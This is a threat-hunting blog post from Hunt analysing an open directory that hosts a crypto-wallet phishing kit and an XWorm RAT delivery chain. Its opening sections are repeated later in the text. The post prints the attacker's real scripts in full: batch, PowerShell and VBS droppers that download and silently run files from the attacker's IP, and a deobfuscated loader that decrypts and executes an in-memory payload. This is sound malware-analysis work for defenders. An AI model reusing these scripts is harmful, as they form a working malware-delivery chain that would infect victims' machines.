The Accidental Malware Repository: Hunting & Collecting Malware Via Open Directories (Part 1)

hunt.io/blog/hunting-and-collecting-malware-via-open-directories-part-1

TABLE OF CONTENTS

This post will serve as the first in a long series of articles on using the platform to identify malicious infrastructure and hunt across the open internet for malware, phishing pages, and whatever else may pose harm to the networks we defend.

For our initial blog in this hunting workshop, we'll leave our territory and peruse an open directory containing a phishing site, which also happens to be hosting the XWorm RAT.

Did You Know?

You can search over 5,000 open directories and hone in on specific file names, sandbox results for hosted malware samples, exposed shell history, and more with the click of a button. If you haven't already, please apply for an account and give the Hunt platform a spin.




Figure 1: Hunt Open Directory Feature

One of our budding researchers discovered the IP address 65.1.224[.]214:80 while collecting intelligence on servers hosting malicious software. Digging deeper into the open directory, we see some interestingly named files, including a sub-directory titled "/We."

File name	File Size	Actions	Tags	System Tag	Malware Tags	Last seen	First Seen
/We/	-					15 files	
/2.bat	272.78 KB					2 hours ago	7 hours ago
/Downloader.bat	449 bytes					2 hours ago	7 hours ago
/PowerShell.ps1	709 bytes				Xworm	2 hours ago	7 hours ago
/start.vbs	588 bytes					2 hours ago	7 hours ago
/testing.php	274 bytes					2 hours ago	2 hours ago

Figure 2: Suspect Open Dir

*You can download and obtain a file hash or see what other servers host the same file by clicking one of the buttons under "Actions."

For the eagle-eyed reader, you may have noticed that Hunt detects the lazily named "PowerShell.ps1" as the XWorm RAT. We'll take a look at that file, as well as the others, later. For now, let's check out the /We directory.

File name	File Size	Actions	Tags	System Tag	Malware Tags	Last seen	First Seen
/We/	-					15 files	
→ BlockChain_Login.html						6 days ago	6 days ago
→ BlockChain_Login.php	-					6 days ago	6 days ago
→ Device_Verifcation.html						6 days ago	6 days ago
→ bg-pattern.svg						6 days ago	6 days ago
→ computer.png						6 days ago	6 days ago
→ exchange.svg						6 days ago	6 days ago
→ images/						6 days ago	6 days ago
→ bg-pattern.svg						6 days ago	6 days ago
→ computer.png						6 days ago	6 days ago
→ exchange.svg						6 days ago	6 days ago
→ logo.svg						6 days ago	6 days ago
→ wallet.svg						6 days ago	6 days ago
→ import your account.html						6 days ago	6 days ago
→ import your account.php	-					6 days ago	6 days ago
→ logo.svg						6 days ago	6 days ago
→ wallet.svg						6 days ago	6 days ago
/2.bat	272.78 KB				XWorm	6 days ago	6 days ago
/Downloader.bat	449 bytes					6 days ago	6 days ago
/PowerShell.ps1	709 bytes				Xworm	6 days ago	6 days ago
/start.vbs	588 bytes					6 days ago	6 days ago
/test.bat	294 bytes					6 days ago	6 days ago
/testing.php	274 bytes					6 days ago	6 days ago

Figure 3: File contents of the /We directory

The folder contains several files, including images, an image folder, and HTML & PHP pages. Files titled "BlockChain_Login" and "Device_Verification" lead us to believe that whoever is controlling this server is attempting to phish user credentials, posing as the legitimate site, likely for the theft of digital currency.

Let's take a look at the malicious login page.




Figure 4: Spoofed Login Page




Figure 5: Legitimate Login Page

If you've investigated phishing pages before, the malicious login page is often a carbon copy of the legitimate site, with limited functionality outside of capturing credentials on login.

If we refer back to the /We folder, there are files for the "Import Your Account" button. Clicking on the button reveals an additional attempt to steal the user's recovery phrase.




Figure 6: Attempt To Steal Private Key Phrase

So far, some web pages are attempting to spoof a digital currency financial services company. Interesting and worth reporting (hopefully, your users aren't trading currency on the company network), but the multiple .bat, .vbs, and .ps1 files may really pique your interest.

/Downloader.bat

Open in bulk extractor

```
@echo off

set Url=http://65.1.224.214/PowerShell.ps1
set Destination=%TEMP%\PowerShell.ps1

echo Downloading PowerShell script from %Url%...

powershell -WindowStyle Hidden -Command "& { (New-Object System.Net.WebClient).DownloadFile('%Url%', '%Desti
nation%') }"

echo PowerShell script downloaded successfully to %Destination%

echo Executing PowerShell script in hidden window...

powershell -WindowStyle Hidden -File %Destination%
```

Figure 7: Batch File Which Initiates Execution

While a thorough analysis of the files themselves is outside the scope of this post, Downloader.bat, void of any obfuscation, downloads the PowerShell script we saw earlier.

/PowerShell.ps1

Open in bulk extractor

```
$Url1 = 'http://65.1.224.214/2.bat'
$Destination1 = Join-Path $env:TEMP '2.bat'
(New-Object System.Net.WebClient).DownloadFile($Url1, $Destination1)

$Url2 = 'http://65.1.224.214/start.vbs'
$Destination2 = Join-Path $env:TEMP 'start.vbs'
(New-Object System.Net.WebClient).DownloadFile($Url2, $Destination2)

if (-not (Test-Path $Destination1) -or -not (Test-Path $Destination2)) {
    Write-Host "Files not downloaded successfully."
} else {
    Write-Host "Files downloaded successfully."

    Start-Sleep -Seconds 5  # Wait for 5 seconds

    # Execute the downloaded files using wscript.exe in hidden window
    Start-Process wscript.exe -ArgumentList $Destination2 -WindowStyle Hidden
}
```

Figure 8: PowerShell Script To Download .bat & .vbs files

The script, thoughtfully written with comments, downloads two files and checks if the documents already exist on the victim machine; if not, it executes the VBS file from a hidden window.

/start.vbs

Open in bulk extractor

```
Set objFSO = CreateObject("Scripting.FileSystemObject")
strTempPath = objFSO.GetSpecialFolder(2)  ' 2 represents the TEMP folder

' Specify the filename to search for
strFileName = "2.bat"

' Combine the TEMP path with the filename
strFilePath = objFSO.BuildPath(strTempPath, strFileName)

' Check if the file exists
If objFSO.FileExists(strFilePath) Then
    ' File found, now execute it silently
    Set objShell = CreateObject("WScript.Shell")
    objShell.Run strFilePath, 0, False
    Set objShell = Nothing
Else
    ' File not found
End If

Set objFSO = Nothing
```

Figure 9: Malicious VBS File

Again, the visual basic file checks if the 2.bat file is on the victim host and, if so, runs the file silently.

Figure 10: Encoded Batch File

2.bat, when executed, drops a file named 2.bat.exe in the %TEMP% folder. Luckily, the decryption key can be found within the code, and decompression is trivial.

```
"2.bat.exe"   -noprofile  -windowstyle hidden  -ep bypass  -command $_CASH_JPyoQ = [System.IO.File]::('txeTllAdaeR'[ - 1.. - 11]  -join '')('C:
\Users\admin\AppData\Local\Temp\2.bat').Split([Environment]::NewLine);
foreach ($_CASH_ealtD in $_CASH_JPyoQ) {
    if ($_CASH_ealtD.StartsWith(': g'))  {
        $_CASH_tFaoL = $_CASH_ealtD.Substring(4);
        break;
    };
};
$_CASH_tFaoL = [System.Text.RegularExpressions.Regex]::Replace($_CASH_tFaoL, '_CASH_', '');
$_CASH_epUJg = [System.Convert]::('gnirtS46esaBmorF'[ - 1.. - 16]  -join '')($_CASH_tFaoL);
$_CASH_pFavC = New - Object System.Security.Cryptography.AesManaged;
$_CASH_pFavC.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$_CASH_pFavC.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$_CASH_pFavC.Key = [System.Convert]::('gnirtS46esaBmorF'[ - 1.. - 16]  -join '')('GZHNDOfWJdUL46CgERFNsno8kH1a1NyOqIvDPvKsrWA=');
$_CASH_pFavC.IV = [System.Convert]::('gnirtS46esaBmorF'[ - 1.. - 16]  -join '')('SIgMBxAuhLVBmV1XzrCEvg==');
$_CASH_traoF = $_CASH_pFavC.CreateDecryptor();
$_CASH_epUJg = $_CASH_traoF.TransformFinalBlock($_CASH_epUJg, 0, $_CASH_epUJg.Length);
$_CASH_traoF.Dispose();
$_CASH_pFavC.Dispose();
$_CASH_SjOoQ = New - Object System.IO.MemoryStream(, $_CASH_epUJg);
$_CASH_DLltN = New - Object System.IO.MemoryStream;
$_CASH_VzeZp = New - Object System.IO.Compression.GZipStream($_CASH_SjOoQ, [IO.Compression.CompressionMode]::Decompress);
$_CASH_VzeZp.CopyTo($_CASH_DLltN);
$_CASH_VzeZp.Dispose();
$_CASH_SjOoQ.Dispose();
$_CASH_DLltN.Dispose();
$_CASH_epUJg = $_CASH_DLltN.ToArray();
$_CASH_JzGOp = [System.Reflection.Assembly]::('daoL'[ - 1.. - 4]  -join '')($_CASH_epUJg);
$_CASH_PUHAS = $_CASH_JzGOp.EntryPoint;
$_CASH_PUHAS.Invoke($null, (, [string[]] (''')))
```

Figure 11: Decompressed & Decrypted Code

What Else Can I Find?

Short answer: just about anything you can think of. We constantly scan and update our database of open directories and their associated files, ensuring the most up-to-date information for defenders and researchers looking to analyze malicious samples and thwart actors attempting to damage their reputations.

As we progress in this series, we'll dive deeper into how Hunt can assist in hunting for the next significant threat, keeping our networks and brands safer one blog at a time.

TABLE OF CONTENTS

This post will serve as the first in a long series of articles on using the platform to identify malicious infrastructure and hunt across the open internet for malware, phishing pages, and whatever else may pose harm to the networks we defend.

For our initial blog in this hunting workshop, we'll leave our territory and peruse an open directory containing a phishing site, which also happens to be hosting the XWorm RAT.

Did You Know?

You can search over 5,000 open directories and hone in on specific file names, sandbox results for hosted malware samples, exposed shell history, and more with the click of a button. If you haven't already, please apply for an account and give the Hunt platform a spin.




Figure 1: Hunt Open Directory Feature

One of our budding researchers discovered the IP address 65.1.224[.]214:80 while collecting intelligence on servers hosting malicious software. Digging deeper into the open directory, we see some interestingly named files, including a sub-directory titled "/We."





Figure 2: Suspect Open Dir

*You can download and obtain a file hash or see what other servers host the same file by clicking one of the buttons under "Actions."

For the eagle-eyed reader, you may have noticed that Hunt detects the lazily named "PowerShell.ps1" as the XWorm RAT. We'll take a look at that file, as well as the others, later. For now, let's check out the /We directory.



File name	File Size	Actions	Tags	System Tag	Malware Tags	Last seen	First Seen
/We/	-					15 files	
→ BlockChain_Login.html						6 days ago	6 days ago
→ BlockChain_Login.php	-					6 days ago	6 days ago
→ Device_Verifcation.html						6 days ago	6 days ago
→ bg-pattern.svg						6 days ago	6 days ago
→ computer.png						6 days ago	6 days ago
→ exchange.svg						6 days ago	6 days ago
→ images/						6 days ago	6 days ago
→ bg-pattern.svg						6 days ago	6 days ago
→ computer.png						6 days ago	6 days ago
→ exchange.svg						6 days ago	6 days ago
→ logo.svg						6 days ago	6 days ago
→ wallet.svg						6 days ago	6 days ago
→ import your account.html						6 days ago	6 days ago
→ import your account.php	-					6 days ago	6 days ago
→ logo.svg						6 days ago	6 days ago
→ wallet.svg						6 days ago	6 days ago
/2.bat	272.78 KB				XWorm	6 days ago	6 days ago
/Downloader.bat	449 bytes					6 days ago	6 days ago
/PowerShell.ps1	709 bytes				Xworm	6 days ago	6 days ago
/start.vbs	588 bytes					6 days ago	6 days ago
/test.bat	294 bytes					6 days ago	6 days ago
/testing.php	274 bytes					6 days ago	6 days ago

Figure 3: File contents of the /We directory

The folder contains several files, including images, an image folder, and HTML & PHP pages. Files titled "BlockChain_Login" and "Device_Verification" lead us to believe that whoever is controlling this server is attempting to phish user credentials, posing as the legitimate site, likely for the theft of digital currency.

Let's take a look at the malicious login page.

